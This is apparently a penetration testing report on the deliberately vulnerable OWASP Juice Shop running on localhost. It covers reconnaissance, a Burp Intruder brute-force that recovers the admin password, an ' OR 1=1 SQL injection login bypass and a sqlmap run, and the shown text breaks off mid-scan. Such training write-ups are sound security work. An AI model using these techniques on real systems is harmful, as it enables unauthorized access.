"Comprehensive Penetration Testing Report on OWASP Juice Shop: Identification, Exploitation, and Remediation of Web Application Vulnerabilities"

MD PARVEJ AHMED RAFI

Email: cyberhackrafi@gmail.com

1.Executive Summary

1.1 Overview of Key Findings

This assessment focused on identifying and exploiting vulnerabilities in the OWASP Juice Shop application. Key findings included:

- Weak authentication mechanisms: A brute-force attack successfully revealed the admin credentials.
- SQL Injection and XSS: Critical input validation vulnerabilities allowed login bypass and script injection.
- Sensitive data exposure: JWT tokens containing user data were exposed.
- Broken access control: Direct URL and cookie manipulation enabled unauthorized access to other users' baskets.
- Unprotected directories: The robots.txt file revealed sensitive FTP paths.

These vulnerabilities indicate severe lapses in access control, input sanitization, and secure session management.

1.2 Summary of Recommendations

- Implement strong password policies and account lockout mechanisms.
- Sanitize and validate all user inputs to prevent injection attacks.
- Use secure token handling and ensure JWT contents are encrypted or minimized.
- Apply strict access control on all endpoints and resources.
- Regularly audit and restrict sensitive file exposure, such as robots.txt.

2.Methodology

2.1 Tools and Technologies Used

The following tools and platforms were utilized:

- Nmap: Network and service enumeration.
- Burp Suite: Proxy interception, brute-force, and injection testing.
- Hydra: Brute-force login attempts.
- Sqlmap: SQL injection exploitation.
- Browser Developer Tools: Endpoint discovery and source code inspection.
- Kali Linux Utilities: JWT decoding and vulnerability testing

2.2 Ethical Considerations

All testing was conducted in a controlled and legal environment — the intentionally vulnerable OWASP Juice Shop platform. No real users, data, or systems were affected. The assessment adhered to ethical guidelines for responsible vulnerability testing and disclosure.

2.3 Testing Approach

A black-box testing approach was used. The tester interacted with the application without internal knowledge of the code, simulating a real-world attacker. The methodology followed the OWASP Testing Guide and focused on:


- Enumerating entry points and services
- Identifying vulnerabilities
- Exploiting them in a safe manner
- Documenting findings with proof-of-concepts and remediation steps

3.Findings and Analysis

3.1 Task 1: Reconnaissance and Information Gathering

• Nmap Scan Results

A targeted scan on port 3000 of localhost confirmed that the service is running and responding to HTTP requests. Despite being tagged as ppp? by Nmap due to fingerprint mismatch, the server's response headers and HTML clearly identify the service as **OWASP Juice Shop**, a Node.js web application. Key headers such as X-Recruiting, X-Frame-Options, and the MIT license in the HTML source validate this identification.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -p 3000 localhost

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 10:57 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000074s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE VERSION
3000/tcp open  ppp?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fi
SF-Port3000-TCP:V=7.95%I=7%D=7/21%Time=687E5564%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,13AAE,"HTTP/1\.1\x20200\x20OK\r\nAccess-Control-Allow-Origin:\
SF:x20\*\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20SAME
SF:ORIGIN\r\nFeature-Policy:\x20payment\x20'self'\r\nX-Recruiting:\x20/#/j
SF:obs\r\nAccept-Ranges:\x20bytes\r\nCache-Control:\x20public,\x20max-age=
SF:0\r\nLast-Modified:\x20Mon,\x2021\x20Jul\x202025\x2008:34:53\x20GMT\r\n
SF:ETag:\x20W/\"138f5-1982c1f1f72\"\r\nContent-Type:\x20text/html;\x20char
SF:set=UTF-8\r\nContent-Length:\x2080117\r\nVary:\x20Accept-Encoding\r\nDa
SF:te:\x20Mon,\x2021\x20Jul\x202025\x2014:57:40\x20GMT\r\nConnection:\x20c
SF:lose\r\n\r\n<!——\n\x20\x20~\x20Copyright\x20\(c\)\x202014-2025\x20Bjoer
SF:n\x20Kimminich\x20&\x20the\x20OWASP\x20Juice\x20Shop\x20contributors\.\
SF:n\x20\x20~\x20SPDX-License-Identifier:\x20MIT\n\x20\x20—→\n\n<!doctype
SF:\x20html>\n<html\x20lang=\"en\"\x20data-beasties-container>\n<head>\n\x
SF:20\x20<meta\x20charset=\"utf-8\">\n\x20\x20<title>OWASP\x20Juice\x20Sho
SF:p</title>\n\x20\x20<meta\x20name=\"description\"\x20content=\"Probably\
SF:x20the\x20most\x20modern\x20and\x20sophisticated\x20insecure\x20web\x20
SF:application\">\n\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=d
SF:evice-width,\x20initial-scale=1\">\n\x20\x20<link\x20id=\"favicon\"\x20
SF:rel=\"icon\"\x20")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCon
SF:nection:\x20close\r\n\r\n")%r(NCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,EA,"HTTP/1\.1\x20204\
SF:x20No\x20Content\r\nAccess-Control-Allow-Origin:\x20\*\r\nAccess-Contro
SF:l-Allow-Methods:\x20GET,HEAD,PUT,PATCH,POST,DELETE\r\nVary:\x20Access-C
SF:ontrol-Request-Headers\r\nContent-Length:\x200\r\nDate:\x20Mon,\x2021\x
SF:20Jul\x202025\x2014:57:40\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RT
SF:SPRequest,EA,"HTTP/1\.1\x20204\x20No\x20Content\r\nAccess-Control-Allow
SF:-Origin:\x20\*\r\nAccess-Control-Allow-Methods:\x20GET,HEAD,PUT,PATCH,P
SF:OST,DELETE\r\nVary:\x20Access-Control-Request-Headers\r\nContent-Length
SF::\x200\r\nDate:\x20Mon,\x2021\x20Jul\x202025\x2014:57:40\x20GMT\r\nConn
SF:ection:\x20close\r\n\r\n");
```


• Browser Developer Tools Analysis

Browser Developer Tools Analysis was conducted using Google Chrome.
Under the Network tab, various RESTful endpoints were identified (e.g., /rest/user/login, /api/Quantity).
Inspection of the Elements and Sources tabs revealed:


- Hidden form fields (e.g., user roles)
- Client-side JavaScript validation functions
- A publicly accessible /robots.txt file listing /ftp, which may lead to sensitive resources.

• Discovered Endpoints and Attack Vectors

I have tried to see the robots.txt path and I found a ftp file path that is open and inside that there a lot of sensitive information was leaked , below is the poc :


kali-linux-2025.1a-vmware-...
1
2
3
4
Kali Linux
GitHub - juice-shop/juice
localhost:3000/robots.txt
localhost:3000/robots.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB

```
User-agent: *
Disallow: /ftp
```



localhost:3000/ftp


~ / ftp

quarantine
coupons_2013.md.bak
incident-support.kdbx
package.json.bak
acquisitions.md
eastere.gg
legal.md
suspicious_errors.yml
announcement_encrypted.md
encrypt.pyc
package-lock.json.bak

3.2 Task 2: Authentication and Session Testing

• Weak Credential Discovery

In login page I have tried a bruteforce attack with the burpsuite intruder , as I know before that the admin email is admin@juice-sh.op so now I needed to know the password is weak or not , so I have tried with a list of password by bruteforcing them with a sniper attack in burpsuite and I got the password with 200 ok below is the poc



Burp Suite Professional v2025.1.4 - Temporary Project - Licensed to Zer0DayLab Crew

Sniper attack

Target: http://127.0.0.1:3000

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 48
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: _ga_699NE13B0K=GS2.1.s1747499112$o2$g0$t1747499120$j0$l0$h0; _ga=GA1.1.1089797110.1747386532; language=en; cookieconsent_status=dismiss; continueCode=
Mvax4Q08lbomKyRNXqzn67V0rJtMfaMuzvs4m0W3MBgr5DlYEJZkLPew2j9p; welcomebanner_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"email":"admin@juice-sh.op","password":"§hello"§}
```

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 1,049
Request count: 1,049

Payload configuration


This payload type lets you configure a simple list of string as payloads.

```
------
0
00000
000000
0000000
00000000
0987654321
1
```

Payload processing

You can define rules to perform various processing tasks before it is used.

After the bruteforce attack I got the password with 200 ok and the password is admin123


3. Intruder attack of http://127.0.0.1:3000
Attack
Results
Positions
Capture filter: Capturing all items
View filter: Showing all items
Request
Response
Pretty
Raw
Hex

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
112	account	401	148			413	
113	action	401	148			413	
114	admin	401	151			413	
115	admin1	401	151			413	
116	admin12	401	149			413	
117	admin123	200	151			1197	
118	adminadmin	401	153			413	
119	administrator	401	154			413	
120	adriana	401	151			413	

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 51
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: _ga_699NE13BOK=GS2.1.s1747499112$o2$g0$t1747499120$j0$l0$h0; _ga=GA1.1.1089797110.1747386532; language=en; cookieconsent_status=dismiss; continueCode=78OoygKDLrVRwN4jxz2l3d1Rtnfk5ugNskrhENGqZMYe6anmE9v1bQ5WJBXP;
welcomebanner_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "email":"admin@juice-sh.op",
  "password":"admin123"
```


3.3 Task 3:Input Validation and Injection Testing

• SQL Injection Exploits


There is a sql injection vulnerability in the login page . The login field for the email input is vulnerable with sql injection and the payload worked with a simple payload

' OR 1=1 –

This payload allowed to me login as a Admin in the shop



Another Sql injection was possible in a parameter that was vulnerable and using burpsuite tool the parameter found and using the sqlmap tool it was exploited in kali linux




Logging of out-of-scope Proxy traffic is disabled

Site map filter: Hiding out of scope items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes
http://127.0.0.1:3000	GET	/rest/admin/applicati…		304	306	JSON		
http://127.0.0.1:3000	GET	/rest/admin/applicati…		304	304	JSON		
http://127.0.0.1:3000	GET	/rest/languages		304	306			
http://127.0.0.1:3000	GET	/rest/products/search…	✓	304	306			
http://127.0.0.1:3000	GET	/styles.css		304	393			
http://127.0.0.1:3000	GET	/vendor.js		304	394			
http://127.0.0.1:3000	GET	/api/Challenges/						

```
GET /rest/products/search?q= HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: _ga_699NE13B0K=
GS2.1.s1747499112$o2$g0$t1747499120$j0$l0$h0; _ga=
GA1.1.1089797110.1747386532; language=en;
cookieconsent_status=dismiss; continueCode=
gXWy6ZqWnJPaLzDVMr53wkbl7voAJlfprGY1jR8p6NemQXKg942Bx0yEKr9q
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"355b-CSvYrX46zM2GJ40zcIK2hLIRx/o"
```




```
[!] to see full list of options run with '-hh'

┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://localhost:3000/rest/products/search?q=test" --batch --random-agent
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.6#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
ponsible for any misuse or damage caused by this program

[*] starting @ 05:07:59 /2025-07-20/

[05:07:59] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; en-GB; rv:1.8.0.8) Gecko/20061025 Firefox/1.5.0.8' from file '/usr/share/sqlm
[05:07:59] [INFO] testing connection to the target URL
[05:07:59] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:07:59] [INFO] testing if the target URL content is stable
[05:08:00] [INFO] target URL content is stable
[05:08:00] [INFO] testing if GET parameter 'q' is dynamic
[05:08:00] [INFO] GET parameter 'q' appears to be dynamic
[05:08:00] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable
[05:08:00] [INFO] testing for SQL injection on GET parameter 'q'
[05:08:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:08:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[05:08:00] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
